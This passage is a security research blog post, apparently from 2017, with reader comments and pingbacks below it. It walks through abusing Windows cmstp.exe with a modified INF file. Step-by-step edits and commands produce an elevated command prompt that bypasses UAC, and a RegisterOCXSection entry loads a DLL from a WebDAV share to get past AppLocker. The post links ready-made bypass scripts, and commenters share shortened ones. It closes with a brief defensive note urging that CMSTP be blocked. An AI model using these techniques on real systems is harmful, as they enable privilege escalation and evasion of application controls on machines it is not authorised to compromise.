


The files are now located in that path showed in the wizard. In my case this is: C:\Program Files\CMAK\Profiles\Windows Vista and above\CorpVPN\




The .exe and .sed are actually IEXPRESS (a binary used to create an “installer” in Windows) files. They can be ignored. More on IEXPRESS here: https://en.wikipedia.org/wiki/IExpress

Now the fun starts.
Create a folder on the root of your C: drive called CMSTP. Copy the CorpVPN.inf file to the folder like this:




Now open the inf file in Notepad and scroll down to the RunPreSetupCommandsSection and add these two lines of code (The first line is the command you want to run elevated):
c:\windows\system32\cmd.exe
taskkill /IM cmstp.exe /F




You also need to comment out two lines with ;.

The two lines are
CopyFiles=Xnstall.CopyFiles,
Xnstall.CopyFiles.ICM
AddReg=Xnstall.AddReg.AllUsers




Now if you run the following command and click ok you will get an elevated prompt:
C:\Windows\System32\cmstp.exe
c:\cmstp\corpvpn.inf /au



The strange thing is that this executable is not supposed to “auto elevate”.
If we run the sigcheck tool against the file to dump the manifest we can confirm that this is true:

```
C:\Windows\System32>sigcheck.exe -m cmstp.exe

Sigcheck v2.55 - File version and signature viewer
Copyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\System32\cmstp.exe:
        Verified:       Signed
        Signing date:   21.52 18.03.2017
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Microsoft Connection Manager Profile Installer
        Product:        Microsoft(R) Connection Manager
        Prod version:   7.2.15063.0
        File version:   7.2.15063.0 (WinBuild.160101.0800)
        MachineType:    64-bit
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
    version="5.1.0.0"
    processorArchitecture="amd64"
    name="Microsoft.Windows.Net.cmstp"
    type="win32"
/>
<description>Microsoft Connection Manager Profile Installer</description>

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="asInvoker"
                uiAccess="false">
            </requestedExecutionLevel>
        </requestedPrivileges>
    </security>
</trustInfo>
</assembly>
```

Also, if we check the integrity level of the process we can confirm that it is not elevated by default and is running in medium integrity level:



dwm.exe	1.10	25 920 K	50 208 K	1040	Desktop Window Manager	Microsoft Corporation	System	2
explorer.exe	0.27	59 408 K	92 968 K	3556	Windows Explorer	Microsoft Corporation	Medium	2
MSASCuiL.exe		3 008 K	9 756 K	4972	Windows Defender notificati...	Microsoft Corporation	Medium	2
openvpn-gui.exe		2 632 K	6 796 K	1584			Medium	2
cmd.exe		4 004 K	10 336 K	5136	Windows Command Processor	Microsoft Corporation	Medium	2
conhost.exe	< 0.01	5 988 K	16 952 K	5104	Console Window Host	Microsoft Corporation	Medium	2
cmstp.exe		3 792 K	13 364 K	3096	Microsoft Connection Manag...	Microsoft Corporation	Medium	2
Taskmgr.exe	1.25	11 872 K	34 500 K	4912	Task Manager	Microsoft® Windows® Op...	High	2
rundll32.exe	< 0.01	2 356 K	1 044 K	4036	Windows host process (Run...	Microsoft Corporation	System	0
rundll32.exe		1 588 K	2 116 K	4860	Windows host process (Run...	Microsoft Corporation	Medium	2
procexp.exe		3 160 K	10 248 K	5168	Sysinternals Process Explorer	Sysinternals - www.sysinter...	High	2

The fun thing now is that we can use sendkeys from a script to automate this. All we need to send is enter.
This feels really old school and noobish, but

works in this case. Microsoft have implemented security measures (UIPI) in the past to prevent sendkey attacks so I am amazed that this works. I think it is a little cool at least….

I created a really simple script that I use to demonstrate this: https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypasscmstp-ps1

I also have a pre-made UACBypass.inf file here so you don't have to follow the wizard and do the hasle with installing CMAK: https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypass-inf
I have not had the time to reverse CMSTP to see what goes on behind the curtain as it elevates, but this could be interesting for someone to research further.
I will at least give look if I get some more time.

A gif demonstrating this is placed on the top of the blogpost under the TL;DR section.

UPDATE 16.08.2017:
FireF0X pointed out one important thing. This research lacks why this is happening. FireF0X has been so kind to explain on twitter on why

this happens.
<Quote> Your research lack explanation of why it happens. The reason is autoelevated COM interface CMLUAUTIL from cmlua.dll, it has ShellExec and some more methods which also maybe out of interest. I think you can just run methods from this interface directly without “sendkeys”
*CMSTPLUA/cmstplua.dll
</Quote>

FireF0x also posted a gist here https://gist.github.com/hfiref0x/196af729106b780db1c73428b5a5d68d with code on how to do it.
I am really happy that I triggered someone to do more with this and thanks to FireF0X for making this discovery even better. 🙂

DLL loading from Webdav server – Walkthrough

I also found out that you can load DLL files from a Webdav server and execute them. This can for instance be used to bypass AppLocker in certain scenarios.

To do this you can follow the same CMAK wizard as we did in the UAC bypass.


The things you need to add to the INF file is the following (You could also load dll from disk):

[RegisterOCXSection]
\\10.10.10.10\webdav\AllTheThings.dll

It should look like this:

```
; Similarly the following Run(Pre/Post)UnInstCommandsSections will allow you to run
; commands before or after the profile is uninstalled.
;
; An example command line is:
; Myprogram.exe /<switches> <options>

[RunPreSetupCommandsSection]
; Commands Here will be run Before Setup Begins to install

[RunPostSetupCommandsSection]
;Commands here will be run After setup finishes

[RunPreUnInstCommandsSection]
;Commands here will be run before Uninstall Begins

[RunPostUnInstCommandsSection]
;Commands here will be run after Uninstall Finishes

[RegisterOCXSection]
\\10.10.10.10\webdav\AllTheThings.dll

; ------------------------------------------------------------------
; These are the registry entries for installation.
; ------------------------------------------------------------------
[Xnstall.AddReg.DesktopIcon]
```

Before you run this command, you will also need to have the CorpVPN.cmp and CorpVPN.cms in the same folder as the inf file:



And of course your DLL file needs to be placed on the Webdav server.

You should now be able to run the following command to load the DLL from a Webdav server.

cmstp.exe /ni /s c:\cmstp\CorpVPN.inf

Note that this will actually install a VPN profile, I have not found any clever ways of just loading the DLL yet.

AllTheThings.dll is borrowed from the almighty Casey Smith aka @Subtee – And can be found here: https://github.com/subTee/AllTheThings – Thanks Casey!

Defenders; I would start looking into CMSTP and if you have Device Guard/AppLocker I would suggest blocking it. (Unless you are

dependant on using it for VPN connection installation)

Hope you have enjoyed this post and that it inspired you to conduct your own research and maybe you have some own ideas you want to try out on CMSTP.

Security, Windows 10

AppLocker, bypass, hacking, research, UAC

Bypassing Device guard UMCI using CHM – CVE-2017-8625

Veeam and Hyper-v 2016 issues

10 Comments

6 Pings/Trackbacks

Shubham August 20, 2017

Brilliant post !

Reply

Tyler August 21, 2017

Hey, killer post! I was able to shorten the UACBypass.inf file to just a few lines. This does not trigger any errors, and also does not install the VPN profile in ncpa.cpl.

https://pastebin.com/u5fsPLUA <– shortened .inf

Reply

Tyler August 21, 2017

Alright – more tweaks. I took your todo and ran with it. The shortened .INF file is

now a Here-String that takes an argument for the command to run, and outputs it to $emv:temp.

https://gist.github.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1#file-uacbypasscmstp-ps1

Reply

Oddvar Moe

August 22, 2017

Awesome stuff Tyler!

Reply

【技术分享】利用CMSTP.exe实现UAC Bypass和加载DLL - 莹莹之色

August 23, 2017

[...] 2017年8月24日　莹莹 暂无评论　2次浏览 2017-08-23 15:46:55 阅读：2181次 点赞 (0) 收藏 来源： msitpros.com [...]

半月安全看看看2017八月下 – 安全0day

September 1, 2017

[...] https://msitpros.com/?p=3960 [...]

My Reading List Q3 2017 | Bigta

October 7, 2017

[…] Research on CMSTP.exe https://msitpros.com/?p=3960 […]

Don't Let An Auto-Elevating Bot Spoil Your Christmas – mdb-dev

December 20, 2017

[…] are aware of) publicly disclosed only a few months ago. The original discovery is explained here: https://msitpros.com/?p=3960 And later implemented as a standalone piece of code, and most likely the main inspiration for the […]

XLOGIC – Serviço especializado em TI (Tecnologia da Informação) – Salvador – Bahia

December 21, 2017

[…] … pesquisaram descobriram que os autores implementaram um bypass de UAC que foi (até onde a F-Secure tem ciência) publicamente divulgado apenas alguns meses atrás. A descoberta original é explicada aqui. […]

UACME源码浅析 - SecPulse.COM | 安全脉搏

February 8, 2018

[…] https://msitpros.com/?p=3960 […]

【技术分享】利用CMSTP.exe实现UAC Bypass和加载DLL - 莹莹之色 on August 23, 2017 at 9:59 pm

半月安全看看看2017八月下 – 安全0day on September 1, 2017 at 5:44 am

My Reading List Q3 2017 | Bigta on October 7, 2017 at 9:46 pm

Don't Let An Auto-Elevating Bot Spoil Your Christmas – mdb-dev on December 20, 2017 at 6:45 am

XLOGIC – Serviço especializado em TI (Tecnologia da Informação) – Salvador – Bahia on December 21, 2017 at 12:17 pm

UACME源码浅析 - SecPulse.COM | 安全脉搏 on February 8, 2018 at 11:56 am

Leave a Reply

Your email address will not be published.
Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

- [ ] **Notify me of follow-up comments by email.**
- [ ] **Notify me of new posts by email.**